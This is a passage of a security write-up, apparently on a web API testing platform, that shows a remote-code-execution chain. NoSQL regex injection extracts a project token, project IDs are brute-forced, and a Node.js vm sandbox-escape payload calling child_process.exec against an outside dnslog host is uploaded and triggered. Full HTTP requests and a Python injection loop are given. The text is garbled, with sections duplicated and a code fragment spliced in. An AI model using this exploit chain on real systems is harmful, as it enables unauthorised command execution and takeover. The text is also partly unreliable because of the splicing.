
After taking a look, it only runs a project and requires an `id` parameter, so this should be the final trigger.

Then I found that a script can be added here.
Testing confirms that it can be triggered normally.

It can be exploited.
The RCE exploitation process therefore consists roughly of the following steps:
1. Use injection to obtain the token.
2. Add an arbitrary test case.
3. Modify the project's Pre-response Script.

4. Call `/api/open/run_auto_test`.
5. Achieve RCE.
# 0x09 Brute-Forcing the IDs
Now we need to insert a payload.
This requires obtaining the project ID, and in fact the user ID is also needed.
Fortunately, both IDs are small integers and can be brute-forced directly.
The following endpoint can be used to brute-force the project `project_id`, though other endpoints are also available:


Use this endpoint to upload the script:POST /api/project/up HTTP/1.1 Host: 127.0.0.1:3333 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0 Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://127.0.0.1:3333/prd/[email protected] Sec-Fetch-Dest: font Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Type: application/x-www-form-urlencoded Content-Length: 221
id=66&token=fa460e433974ede4c04a51ae145cf2d72ca677854de766775200c983d8e3c1d1&after_script=&pre_script=this.constructor.constructor(“return process”)().mainModule.require(‘child_process’).exec(‘ping 6666.rwzdkn.dnslog.cn’)

Finally, run the script to trigger command execution, and we are done.GET /api/open/run_auto_test HTTP/1.1 Host: 127.0.0.1:3333 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0 Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://127.0.0.1:3333/prd/[email protected] Sec-Fetch-Dest: font Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Type: application/json Content-Length: 88
{ “id”:“66”,“token”:“fa460e433974ede4c04a51ae145cf2d72ca677854de766775200c983d8e3c1d1”}
# 0x10 Summary
The RCE issue itself is essentially a post-authentication exploit caused by a problem with Node.js's `vm` module.
The main issue is still that the project's token can be extracted through injection, allowing arbitrary operations to be performed on the project. If a module capable of executing scripts like this exists, then it also...
]:
json_data = {
"token": {
"$regex": "^" + token+word
}
}
r = requests.get(url=target,json=json_data, )
# print(r.text)
if 'html' in r.text:
print("Found one more char : %s" % (token+word))
token += word
0x07 Token Conversion
We found that the token extracted through injection is incorrect.
Its length is obviously different from that of the real token.

There must therefore be another conversion step. After the token is received, it is first processed using the aseDecode method.
Only after the correct UID is obtained can subsequent operations proceed normally.
If decryption fails, it defaults to 99999, which means there are no permissions.


Let us first solve the decryption problem. Once again, this is hard-coded: abcde
So we can write a corresponding encryption script.
0x08 How the RCE Works
The token must be used as the basis of the exploit.
What can it do? We obviously need to inspect the automated test execution functionality.

After taking a look, it only runs a project and requires an id parameter, so this should be the final trigger.
Then I found that a script can be added here.

Testing confirms that it can be triggered normally.

It can be exploited.

The RCE exploitation process therefore consists roughly of the following steps:
-
Use injection to obtain the token.
-
Add an arbitrary test case.
-
Modify the project’s Pre-response Script.
-
Call
/api/open/run_auto_test. -
Achieve RCE.
0x09 Brute-Forcing the IDs
Now we need to insert a payload.
This requires obtaining the project ID, and in fact the user ID is also needed.
Fortunately, both IDs are small integers and can be brute-forced directly.
The following endpoint can be used to brute-force the project project_id, though other endpoints are also available:
http://127.0.0.1:3000/api/project/get?id=1&token=fa460e433974ede4c04a51ae145cf2d72ca677854de766775200c983d8e3c1d1
Use this endpoint to upload the script:
POST /api/project/up HTTP/1.1
Host: 127.0.0.1:3333
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:3333/prd/[email protected]
Sec-Fetch-Dest: font
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Type: application/x-www-form-urlencoded
Content-Length: 221

id=66&token=fa460e433974ede4c04a51ae145cf2d72ca677854de766775200c983d8e3c1d1&after_script=&pre_script=this.constructor.constructor("return process")().mainModule.require('child_process').exec('ping 6666.rwzdkn.dnslog.cn')
Finally, run the script to trigger command execution, and we are done.
GET /api/open/run_auto_test HTTP/1.1
Host: 127.0.0.1:3333
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/font-woff2;q=1.0,application/font-woff;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:3333/prd/[email protected]
Sec-Fetch-Dest: font
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Type: application/json
Content-Length: 88

{
"id":"66","token":"fa460e433974ede4c04a51ae145cf2d72ca677854de766775200c983d8e3c1d1"}
0x10 Summary
The RCE issue itself is essentially a post-authentication exploit caused by a problem with Node.js’s vm module.
The main issue is still that the project’s token can be extracted through injection, allowing arbitrary operations to be performed on the project. If a module capable of executing scripts like this exists, then it also…